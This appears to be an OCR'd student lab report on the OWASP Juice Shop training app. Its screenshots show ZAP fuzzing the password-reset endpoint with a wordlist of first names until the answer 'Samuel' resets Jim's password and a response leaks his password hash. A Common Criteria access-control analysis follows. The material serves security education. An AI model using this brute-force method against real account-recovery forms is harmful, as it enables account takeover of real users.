

OWASP Juice Shop
https://127.0.0.1:3000/#/forgot-password
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
EN
Forgot Password
Wrong answer to security question.
Email *
jim@juice-sh.op
Security Question *
New Password *
Password must be 5-40 characters long.
0/20
Repeat New Password *
0/20
Show password advice
Change
History
WebSockets



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 99
Date: Thu, 25 Apr 2024 11:50:18 GMT
Wrong answer to security question.
Contexts
Default Context
Sites
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
11,... Pr... 4/25/24, 12:50:18... POST http://127.0.0.1:3000/rest/user/reset-pass... 401 Unautho... 2... 34 bytes Medium
11,... M... 4/25/24, 12:51:55... POST http://127.0.0.1:3000/rest/user/reset-pass... 500 Internal ... 1... 1,910 bytes Medium JSON
11,... M... 4/25/24, 12:52:00... POST http://127.0.0.1:3000/rest/user/reset-pass... 500 Internal ... 9 ... 1,910 bytes Medium JSON
Alerts 2 10 15 12 Main Proxy: 127.0.0.1:8081
Current Scans



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
Edit
POST http://127.0.0.1:3000/rest/user/reset-password HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
X-User-Email: jim@juice-sh.op
Content-Type: application/json
Content-Length: 77
Origin: https://127.0.0.1:3000
{"email":"jim@juice-sh.op","answer":"jim","new":"jim@123","repeat":"jim@123"}
Fuzz Locations:
Add...
Remove
Payloads...
Processors...
Remove without confirmation?
Start Fuzzer
Reset
Cancel



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Add Payload
Type: Strings
Contents: Donovan
Casey
Graham
Jesse
Joshua
Benjamin
Drew
Zachary
James
Samuel
Josh
Jett
Jake
Multiline:
Save...
Cancel
Add



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
POST http://127.0.0.1:3000/rest/user/reset-password HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
X-User-Email: jim@juice-sh.op
Content-Type: application/json
Content-Length: 77
Origin: https://127.0.0.1:3000
Connection: keep-alive
{"email":"jim@juice-sh.op","answer":"jim","new":"jim@123","repeat":"jim@123"}
History
Search
Alerts
Output
WebSockets
Fuzzer
New Fuzzer
Progress:
3: HTTP - http://127.0.0../reset-password
100%
Current fuzzers: 0
Messages Sent: 127
Errors: 0
Show Errors
Export
Task ID
Message Type
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
Highest Alert
State
Payloads
0 Original 401 Unauthorized 27 ms 469 bytes 34 bytes Medium
2 Fuzzed 500 Internal Serv... 28 ms 445 bytes 1,910 bytes
4 Fuzzed 500 Internal Serv... 37 ms 445 bytes 1,910 bytes
6 Fuzzed 500 Internal Serv... 49 ms 445 bytes 1,910 bytes
8 Fuzzed 500 Internal Serv... 61 ms 445 bytes 1,910 bytes
10 Fuzzed 500 Internal Serv... 36 ms 445 bytes 1,910 bytes
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
POST http://127.0.0.1:3000/rest/user/reset-password HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
X-User-Email: jim@juice-sh.op
Content-Type: application/json
content-length: 80
Origin: https://127.0.0.1:3000
Connection: keep-alive
{"email":"jim@juice-sh.op","answer":"Samuel","new":"jim@123","repeat":"jim@123"}
History
Search
Alerts
Output
WebSockets
Fuzzer
New Fuzzer
Progress:
3: HTTP - http://127.0.0../reset-password
100%
Current fuzzers: 0
Messages Sent: 127
Errors: 0
Show Errors
Export
Task ID
Message Type
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
Highest Alert
State
Payloads
60 Fuzzed 500 Internal Serv... 4 ms 445 bytes 1,910 bytes
53 Fuzzed 401 Unauthorized 142 ms 469 bytes 34 bytes Wyatt
62 Fuzzed 500 Internal Serv... 2 ms 445 bytes 1,910 bytes
19 Fuzzed 200 OK 643 ms 468 bytes 340 bytes Samuel
64 Fuzzed 500 Internal Serv... 7 ms 445 bytes 1,910 bytes
43 Fuzzed 401 Unauthorized 305 ms 469 bytes 34 bytes John
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
X-RateLimit-Limit: 100
{"user":{"id":2,"username":"","email":"jim@juice-sh.op","password":"b4053c211ccf540373449 90ce1c81dba","role":
"customer","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg",
"totpSecret":"","isActive":true,"createdAt":"2024-04-23T22:04:39.067Z","updatedAt":"2024-04-25T12:20:39.670Z",
"deletedAt":null}}
History
Search
Alerts
Output
WebSockets
Fuzzer
New Fuzzer
Progress: 3: HTTP - http://127.0.0../reset-password
100%
Current fuzzers: 0
Messages Sent: 127
Errors: 0
Show Errors
Export
Task ID
Message Type
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
Highest Alert
State
Payloads
60 Fuzzed 500 Internal Serv... 4 ms 445 bytes 1,910 bytes
53 Fuzzed 401 Unauthorized 142 ms 469 bytes 34 bytes Wyatt
62 Fuzzed 500 Internal Serv... 2 ms 445 bytes 1,910 bytes
19 Fuzzed 200 OK 643 ms 468 bytes 340 bytes Samuel
64 Fuzzed 500 Internal Serv... 7 ms 445 bytes 1,910 bytes
43 Fuzzed 401 Unauthorized 305 ms 469 bytes 34 bytes John
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0


OWASP Juice Shop
https://127.0.0.1:3000/#/forgot-password
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
EN
You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)
Forgot Password
Wrong answer to security question.
Email *
jim@juice-sh.op
Security Question *
New Password *
Password must be 5-40 characters long.
0/20
Repeat New Password *
0/20
Show password advice
History
WebSockets


13:27
OWASP Juice Shop
OWASP Juice Shop
OWASP Juice Shop
Brother for james - Baby
https://127.0.0.1:3000/#/forgot-password
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
EN
You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)
Forgot Password
Email *
jim@juice-sh.op
Security Question *
New Password *
Password must be 5-40 characters long.
7/20
Repeat New Password *
7/20
Show password advice
Change
History
WebSockets


13:28
OWASP Juice Shop
OWASP Juice Shop
OWASP Juice Shop
Brother for james - Baby
https://127.0.0.1:3000/#/forgot-password
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
EN
You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)
Forgot Password
Your password was successfully changed.
Email *
Please provide an email address.
Security Question
New Password
Password must be 5-40 characters long.
0/20
Repeat New Password
0/20
Show password advice
Change
History
WebSockets





c) **Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated**:

We found Jim's email under the Green Smoothie item or logged in with admin credentials to assess the target of evaluation's (TOE) security function requirement (SFR). Next, we tried resetting Jim's password using the "Forget Password" tool, trying out various responses to the security question. We found that "Samuel" answered the security question properly using a fuzz attack, allowing us to reset the password. This

demonstrates a flaw that allows unauthorized users to compromise access control by resetting the password by stealing authentication information from another user.

SFR Identifier:

FAU_SAA.3.1: The TOE shall be able to maintain an internal representation of the following signature events EVENT1, EVENT2, …, EVENT n that may indicate a violation of the enforcement of the SFRs.

Related Vulnerability Challenges: -

